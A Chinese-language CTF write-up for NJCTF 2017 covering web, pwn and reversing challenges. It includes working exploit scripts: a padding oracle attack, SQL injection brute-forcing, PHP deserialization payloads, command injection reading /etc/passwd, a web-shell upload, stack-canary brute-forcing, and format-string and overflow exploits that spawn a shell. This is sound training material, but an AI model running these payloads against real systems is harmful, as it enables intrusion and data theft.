**NJCTF\_2017\_SU\_writeup**

**web**

**0X-0 login-100**

web100 参考资料http://www.freebuf.com/articles/web/124537.html

注册时加很多空格字符和一个a，登陆的时候去掉最后一个字符登录

NJCTF{4R3\_Y0u\_7H3\_Re41\_aDM1N?}

**0X-1 BeAdmin-300**

padding oracle攻击，首先猜测aes加密后的中间值，然后与目标值

"admin" + "\x0b"\*11 进行xor. 由于padding = 16时无法猜测，所以需要爆破首位。

**import** requests

**from** base64 **import** b64encode, b64decode

**from** urllib **import** quote, unquote

**from** multiprocessing **import** Pool

imv = [104, 16, 31, 188, 125, 149, 72, 105, 247, 4, 226, 39, 235, 77, 241]

dmin = **"dmin"** +**"\x0b"** \* 11

token = unquote(**"1xpUdtIc5zE8wmGwI%2B9J9Q%3D%3D"**)

url = **"http://218.2.197.235:23737/index.php"**

iv = b64decode(token)

tl = []

**for** i **in** range(0, 255):

tl.append(i)

**def** test(iv):

r = requests.get(url, cookies={

**"PHPSESSID"**: **"jrtbjbs438du1q9o85i6n07s10"**,

**"token"**: quote(b64encode(iv))

})

**return "ERROR" not in** r.text

**def** test2(iv):

r = requests.get(url, cookies={

**"PHPSESSID"**: **"jrtbjbs438du1q9o85i6n07s10"**,

**"token"**: quote(b64encode(iv))

})

**print** r.text

**def** guess(i, gn):

new\_iv = iv[0:(16-gn)] + chr(i)

**for** k **in** range(0, gn-1):

new\_iv += chr(imv[k] ^ gn)

**if** test(new\_iv) :

**if** chr(i) != iv[16-gn]:

**print** str(i) + **" - "** + str(i ^ gn)

**else** :

**print "Same: "** + str(i)

*#*

*# def do(i):*

*# guess(i, 15)*

*# pool = Pool(8)*

*# pool.map(do, tl)*

*# pool.close()*

*# pool.join()*

new\_iv = **""**

**for** i **in** range(0, len(imv)):

new\_iv += chr(imv[i] ^ ord(dmin[i]))

**print** new\_i

**for** i **in** range(0,256):

test2(chr(i) + new\_iv)

*# for i in range(0,256):*

*# new\_iv = iv[0:14] + chr(i) + chr(imv[0]^ 0x02)*

*# if chr(i) != iv[14] and test(new\_iv):*

*# print i*

**0X-2 GetFlag-100**

flag=../../../../../etc/passwd %26 cat /9iZM2qTEmq67SOdJp%!oJm2%M4!nhS\_thi5\_flag &submit=

命令执行，flag在根目录下,ls / 可以看到文件名dddddddddddddd

NJCTF{Simp13\_Pyth0n\_C0de\_Inj3cti0n\_a77ack}

**0X-3 TextWall-350**

PHP反序列化。http://218.2.197.235:23721/.index.php.swo拿到源码

<?php

$lists = [];

**Class** filelist{

**public** **function** \_\_toString()

{

**return** **highlight\_file**('hiehiehie.txt', **true**).**highlight\_file**($this->source, **true**);

}

}

........

?>

然后观察cookie，cookie中List的值是后面序列化字符串的一次sha1加上序列化字符串。

然后就构造下读文件的payload

<?php

**Class** filelist{

**public** **function** \_\_toString()

{

**return** **highlight\_file**('hiehiehie.txt', **true**).**highlight\_file**($this->source, **true**);

}

}

$a=**new** filelist;

$a->source='index.php';

$list[0]='aaaa';

$list[1]=$a;

**echo** **serialize**($list);

?>

得到序列化字符串后做一次sha1 然后拼接发送过去

lists=fc6cd99da953568639d4dac54a7318d1044415a2a%3a2%3a{i%3a0%3bs%3a4%3a"aaaa"%3bi%3a1%3bO%3a8%3a"filelist"%3a1%3a{s%3a6%3a"source"%3bs%3a9%3a"index.php"%3b}}

然后提示flag的路径，再重复一次就能拿到flag

lists=189f0971de8f61c163a57687b5b00ff682384726a%3a2%3a{i%3a0%3bs%3a4%3a"aaaa"%3bi%3a1%3bO%3a8%3a"filelist"%3a1%3a{s%3a6%3a"source"%3bs%3a46%3a"/var/www/PnK76P1IDfY5KrwsJrh1pL3c6XJ3fj7E\_fl4g"%3b}

NJCTF{PHP\_un5erialization\_a77ack\_i5\_very\_Interes71ng}

**0x04:Come On**

http://218.2.197.235:23733/?key=%df' || left((select%0bflag%0bfrom%0bflag),6)=0x4e4a4354467b%23

大小写会丢失，可以hex一遍再猜解

**import** requests

url**=**'http://218.2.197.235:23733/?key=%df%27%20||%20left((select%0bflag%0bfrom%0bflag),1)=0x4e%23'

url2**=**'http://218.2.197.235:23733/?key=%df%27%20||%20left((select%0bflag%0bfrom%0bflag),1)=0x4e12%23'

#print len(requests.get(url).text)

#print len(requests.get(url2).text)

#len >1000 means success

base\_url**=**"http://218.2.197.235:23733/?key=%df' || left((select%0bhex(flag)%0bfrom%0bflag),%d) =0x%s%23"

guess\_string**=**'0123456789abcdefABCDEF'

payload**=**""

**for** i **in** range**(**1**,**63**):**

success**=**0

k**=**0

**while** **not** success**:**

payload**=**payload**+**guess\_string**[**k**].**encode**(**'hex'**)**

k**=**k**+**1

target\_url**=**"http://218.2.197.235:23733/?key=%df' || left((select%0bhex(flag)%0bfrom%0bflag),"**+**str**(**i**)+**") =0x"**+**payload**+**"%23"

res**=**requests**.**get**(**target\_url**)**

**print** target\_url**,**len**(**res**.**text**)**

**if** len**(**res**.**text**)>**1000**:**

success**=**1

**else:**

payload**=**payload**[**0**:**len**(**payload**)-**2**]**

**print** payload**.**decode**(**'hex'**).**decode**(**'hex'**)**

可以出结果NJCTF{5H0W\_M3\_S0M3\_sQ1i\_TrICk5}

**0x05-blog**

www.zip的源码审计

注册的时候

user[admin]=1


然后查看源码

--NJCTF{G8msIzOC!\*XzpYnOdgTx7jbniiwaUeCo}-->

--NJCTF{G8msIzOC!\*XzpYnOdgTx7jbniiwaUeCo}-->

**0x06-wallet**

上来发现www.zip可下载，但是加密过了不能解密。尝试爆破发现闪退，写脚本爆破无果。hint说是弱口令，最后手试出来njctf2017拿到源码。看这个判断的地方



可以利用比较绕过，即找到一个0e开头后面都是数字的MD5和0e开头后面都是数字的sha1。google找到240610708的 MD5与10932435112的sha1满足条件。于是设置$hsh=240610708，$auth=10932435112绕过登录，来到了一个查询界面。发现可以注入8 union select name from sqlite\_master limit 0,1-- 发现flag表；

最终payload：8 union select id from flag limit 0,1--

拿到flag NJCTF{Th3\_m1xtu2e\_0F\_M4gic\_Ha5h\_@nd\_5Qlite\_InJec7ion}


**0x07 chal 1**

拿到题发现和以前比较像，利用buffer函数的特性进行泄露，原题是直接对输入的password进行buffer。这里是对password的md5进行buffer。找到纯数字 的md5即可造成随机泄露，google找到ximaz的md5纯数字。因为每次内存泄露是随机的，于是用burp爆破得到flag。

NJCTF{P1e45e\_s3arch\_th1s\_s0urce\_cod3\_0lddriver}

**0x08 chal 2**

chal 1 的flag说找源码。找到原题的源码。原题是内存泄漏了session\_key然后伪造了session和session.sig登录admin账户。这里同样要伪造登录admin，但是内存泄露得不到session。因为第二题跟第一题的flag有关，想到用flag去当session\_key。本地搭环境测试拿到cookie去登录。



这里翻了个错误。要三个全换成flag……刚开始sb了只留了一个。死活不对…怎么测试都不对…后来三个全换了才终于过了;

session=eyJhZG1pbiI6InllcyJ9; session.sig=DLXp3JcD1oX3c8v4pUgOAn-pDYo

替换后就登录了admin账号。base64解码拿到flag


**0x09:picture wall**


题目查看 只有root才有上传的权限，绕过半天没有绕过去，以为是xss，后来队友说可以在本地改host为127.0.0.1 得到root权限，

然后截断上传，有过滤，绕了半天，<script> 的脚本可行 ，连接菜刀，得到flag

上传成功：

http://218.2.197.235:23719/upload/2854bfe153327c6aa31f53a3e9a456d5.phtml





得到flag：

NJCTF{Every7hing\_1s\_a\_r3gular\_att4ck}

**0x-10 Be Logical**

这个题目是逻辑缺陷，感觉和16年的抢金币的题目如出一辙，系统的功能如下：

注册之后登陆；

每个人有自己的账户，包括分数和金币；


初始分数500，金币0；

分数和金币有可以1:1的兑换；而且有兑换的操作；

兑换之后可以撤回；

可以用金币来买服务；

题目的意思就是要通过系统的逻辑漏洞，让自己有1000+的金币，去买服务，最开始发现每个用户有一个特定的sign值，换金币之后，这个值检测，check不过，发现了题目刚放出来的时候发现了sign的源码，看了半天没明白，就一直在测试系统的逻辑缺陷，最后在换金币撤回的时候，发现了可疑之处，更改了金币值，在后面加上'e4',钱数增加之后买服务，发现是一个图片格式转换的服务，果断想到是ImageMagick漏洞，



远程主机连接，然后找了很久，没能找到，

扫一一下内网，看到172.17.0.19有NJCTF



然后利用最近曝出的phpmail命令执行漏洞去打flag

$flag="NJCTF{y0U\_r\_A\_G00oD\_PeNt35T3r!}

**pwn**

**0X-1:Messager-150**

Message:

这是一个socat编程，通过分析知端口是5555，真正处理客户端的函数是sub\_400BE9。这个程序很明显有个栈溢出，但是加了gs保护，第一开始的思路是让程序出错，利用出错信息泄露flag，但是发现出错信息显示在服务端。第二个思路想泄露gs，发现任何有用的返回信息都在服务端。无奈，发现可以单字节爆破gs，成功则返回message received，这样可以进行判断，理论只需要256\*7次就可以。爆破出来后，返回地址修改为0000400BC6 ，可以直接把flag打印出来。

爆破脚本：

**from** zio **import** **\***

**import** time

**import** struct

#target=('127.0.0.1',5555)

target**=(**'218.2.197.234'**,**2090**)**

seed**=**''

index**=**0

**while(**1**):**

i**=**0

seed**+=**chr**(**i**)**

index**=**index**+**1

**if(**index**==**8**):**

**break**

**while(**1**):**

io **=** zio**(**target**,** timeout**=**10000**,** print\_read**=**COLORED**(**RAW**,** 'red'**),** print\_write**=**COLORED**(**RAW**,** 'green'**))**

payload**=**'1'**\***0x68**+**'\x00'

payload**+=**seed

io**.**read\_until**(**'!'**)**

io**.**write**(**payload**)**

test**=**io**.**read**(**4**)**

**if(**len**(**test**)==**4**):**

**break**

i**=**i**+**1

seed**=**seed**[:-**1**]**

seed**+=**chr**(**i**)**

**print** 'yes'

canary**=**struct**.**unpack**(**"<Q"**,**seed**)[**0**]**

**print** hex**(**canary**)**

io**.**interact**()**

利用脚本：

f**rom** zio **import** **\***

**import** time

**import** struct

#target=('127.0.0.1',5555)

target**=(**'218.2.197.234'**,**2090**)**

io **=** zio**(**target**,** timeout**=**10000**,** print\_read**=**COLORED**(**RAW**,** 'red'**),** print\_write**=**COLORED**(**RAW**,** 'green'**))**

raw\_input**(**'go'**)**

canary**=**0x22744e731cd7a000

io**.**read\_until**(**'!'**)**

payload**=**'1'**\***0x68**+**l64**(**canary**)**

payload**+=**l64**(**0x0**)**

payload**+=**l64**(**0x0400BC6**)**

io**.**write**(**payload**)**

io**.**interact**()**

**0X-2 Vsvs-100:**

这是一个脑洞题，连接后让输入一个数字，因此猜测几次，发现输入22后可以往下运行，接着让输入命令和姓名，在尝试几次超长的输入后发现当输入1024个字节后会覆盖命令，所以直接输入1024个a后加上cat flag打印出flag

**0X-3 pingme 300**

又是盲打，试了一下是典型的格式化串，leak栈数据，可以读到有效代码段地址，进而去读程序，理解了程序逻辑，可以读出printf、puts等函数的地址，本来打算用dyelf直接获取system函数的，跑挂了，于是利用printf和puts函数找到libc版本，进而计算system地址，之后只要覆盖printf的got地址，然后发送"/bin/sh"就可以拿到shell

#!/usr/bin/env python

**from** pwn **import** **\***

**import** os

# os.environ['LD\_PRELOAD'] = './libc.so'

# context.log\_level = 'debug'

DEBUG **=** 0

GDB\_DEBUG **=** 1

**if** DEBUG**:**

**pass**

**else:**

ip **=** "218.2.197.235"

port **=** 23745

p **=** remote**(**ip**,** port**)**

**def** leak**(**address**):**

p**.**sendline**(**"%9$sAAAA"**+**p32**(**address**))**

data **=** p**.**readuntil**(**"AAAA"**)[:-**4**]**

p**.**recvline**()** # addr + '\n'

data **+=** "\x00"

**return** data

**def** leakBlock**(**address**,** size**):**

out **=** ""

addr **=** address

**while** addr **<** **(**address**+**size**):**

data **=** leak**(**addr**)**

out **+=** data

addr **+=** len**(**data**)**

**return** out

**def** leakStack**(**count**):**

**for** i **in** range**(**count**):**

**print** i**,**":"**,**

p**.**sendline**(**"%{:d}$xAAAA"**.**format**(**i**+**1**))**

data **=** p**.**recvuntil**(**"AAAA"**).**split**(**"AAAA"**)[**0**]**

p**.**recvline**()**

**print** data

**def** fun**(**s**):**

**return** s**[**0**]**

**def** exp**():**

ret\_addr **=** 0x08048638

p**.**recvuntil**(**"Ping me\n"**)**

#leakStack(20)

data **=** leakBlock**(**0x08048638**,** 0x50**)**

#print disasm(data, vma=0x08048638)

**print** "==="**\***10

addr **=** 0x08048410

#print disasm(leakBlock(addr, 0x60), vma=addr)

**print** "==="**\***10

addr **=** 0x0804858b

# print disasm(leakBlock(addr, 0x60), vma=addr)

# print "read address =>", hex(u32(leakBlock(0x08049978, 0x4)[:4]))

# print "puts address =>", hex(u32(leakBlock(0x8049980, 0x4)[:4]))

# print "strcmp address =>", hex(u32(leakBlock(0x08049984, 4)[:4]))

printf\_got **=** u32**(**leakBlock**(**0x08048402**,** 4**)[:**4**])**

**print** "printf got =>"**,** hex**(**printf\_got**)**

printf\_addr **=** u32**(**leakBlock**(**0x08049974**,** 4**)[:**4**])**

**print** "printf address =>"**,** hex**(**printf\_addr**)**

system\_addr **=** printf\_addr **-** 0xe6e0

**print** "system address =>"**,** hex**(**system\_addr**)**

**print** disasm**(**leakBlock**(**system\_addr**,** 0x100**),** vma**=**system\_addr**)**

binsh\_addr **=** system\_addr **+** 0x11e54b

low\_bytes **=** system\_addr **%** 256

mid\_bytes **=** **(**system\_addr **/** 256**)** **%** 256

high\_bytes **=** **(**system\_addr **/** 256 **/**256**)** **%** 256

addresses **=** **[**

**(**low\_bytes**,** printf\_got**),**

**(**mid\_bytes**,** printf\_got**+**1**),**

**(**high\_bytes**,** printf\_got**+**2**)**

**]**

sa **=** sorted**(**addresses**,** key**=**fun**)**

p**.**sendline**(**p32**(**sa**[**0**][**1**])+**p32**(**sa**[**1**][**1**])+**p32**(**sa**[**2**][**1**])+**"%{:d}c%7$hhn%{:d}c%8$hhn%{:d}c%9$hhn"**.**format**(**

sa**[**0**][**0**]-**12**,** sa**[**1**][**0**]-**sa**[**0**][**0**],** sa**[**2**][**0**]** **-** sa**[**1**][**0**]**

**))**

p**.**sendline**(**"/bin/sh"**)**

exp**()**

**0x-4 vsga-500**

提取出elf文件发现是一个猜奇偶的游戏，但是使用了srand和rand，随机值种子是time，因此可以预测，尝试提取随机大小的方法，失败，因此换用preeny的desrand模块固定种子，连接远程服务器后先放弃一把，看输出的数字，然后根据本地实际固定种子，搜索随机种子，找到后把后面所有的数字都输出，然后把奇偶值发到远端；每次成功后可以输入一个字符，此处可以溢出，有个坑，ecx不能被覆盖，通过输出泄露这个值，构造system("sh")，over。

#!/usr/bin/python

**import** os

**import** sys

**import** time

**from** zio **import** **\***

target **=** **(**'218.2.197.235'**,** 23747**)**

#target = './pwn500'

**def** guess**(**gseed**):**

t **=** int**(**time**.**time**())**

s **=** ''

#print t

**for** i **in** range**(**t**+**38**\***60**,** t**+**50**\***60**):**

localsample **=** './pwn500' # sample

myenv **=** os**.**environ

myenv**[**'LD\_PRELOAD'**]** **=** './desrand.so'

myenv**[**'SEED'**]** **=** str**(**i**)**

io **=** zio**(**localsample**,** timeout**=**10000**,** print\_read**=**COLORED**(**RAW**,** 'red'**),** print\_write**=**COLORED**(**RAW**,** 'green'**),** env**=**myenv**)**

io**.**read\_until**(**"Choice:"**)**

io**.**writeline**(**"1"**)**

io**.**read\_until**(**"3. Not sure"**)**

io**.**writeline**(**"3"**)**

io**.**read\_until**(**"The number is "**)**

num **=** io**.**readline**().**strip**(**'\n'**)**

**if** num **==** gseed**:**

**print** num

**for** j **in** range**(**100**):**#more

io**.**read\_until**(**"Choice:"**)**

io**.**writeline**(**"1"**)**

io**.**read\_until**(**"3. Not sure"**)**

io**.**writeline**(**"3"**)**

io**.**read\_until**(**"The number is "**)**

num **=** io**.**readline**().**strip**(**'\n'**)**

**if** int**(**num**,** 16**)** **%** 2 **==** 0**:**

s **+=** '2'

**else:**

s **+=** '1'

io**.**terminate**()**

io**.**close**()**

**break**

**else:**

io**.**terminate**()**

io**.**close**()**

**return** s

**def** exp**(**target**):**

io **=** zio**(**target**,** timeout**=**10000**,** print\_read**=**COLORED**(**RAW**,** 'red'**),** print\_write**=**COLORED**(**RAW**,** 'green'**))**

io**.**read\_until**(**"Choice:"**)**

io**.**writeline**(**"1"**)**

io**.**read\_until**(**"3. Not sure"**)**

io**.**writeline**(**"3"**)**

io**.**read\_until**(**"The number is "**)**

firstnum **=** io**.**readline**().**strip**(**'\n'**)**

answer **=** guess**(**firstnum**)**#raw\_input("give me:")

secret1 **=** 'A'**\***32

**for** i**,** c **in** enumerate**(**secret1**):**

io**.**read\_until**(**"Choice:"**)**

io**.**writeline**(**"1"**)**

io**.**read\_until**(**"3. Not sure"**)**

io**.**writeline**(**answer**[**i**])**

io**.**read\_until**(**"One more step:"**)**

io**.**writeline**(**c**)**

io**.**read\_until**(**secret1**)**

leak\_ecx **=** l32**(**io**.**read**(**4**))**

**print** hex**(**leak\_ecx**)**

secret2 **=** ''**+**l32**(**leak\_ecx**)+**'A'**\***24**+**l32**(**0x080484E0**)** **+** 'sh\0\0' **+** l32**(**leak\_ecx**)**

**for** j**,** d **in** enumerate**(**secret2**):**

io**.**read\_until**(**"Choice:"**)**

io**.**writeline**(**"1"**)**

io**.**read\_until**(**"3. Not sure"**)**

io**.**writeline**(**answer**[**len**(**secret1**)+**j**])**

io**.**read\_until**(**"One more step:"**)**

io**.**writeline**(**d**)**

raw\_input**(**"exp?"**)**

io**.**writeline**(**"3"**)**

io**.**interact**()**

exp**(**target**)**

**re**

**0x-1 on the fly-re300**

CSAW逆向题目deedeedee一样的套路，只是flag变了。外国dalao分析得很详细了，链接如下:

[https://utdcsg.github.io/csaw-quals16/reversing/deedeedee.html](qq://txfile/)

gdb脚本修改一下就可以了:

set height 0

set width 0

set disassembly**-**flavor intel

b**\*** 0x4552FD

commands 1

printf "Hex encoder end case"

x**/**s $rdx

p $rax

set $pc **=** 0x453D58

end

b**\*** 0x4552C9

commands 2

x**/**s $rdx

p $rax


end

r

flag:NJCTF{2c3010644150e03b6630a0b3b7f8607b}

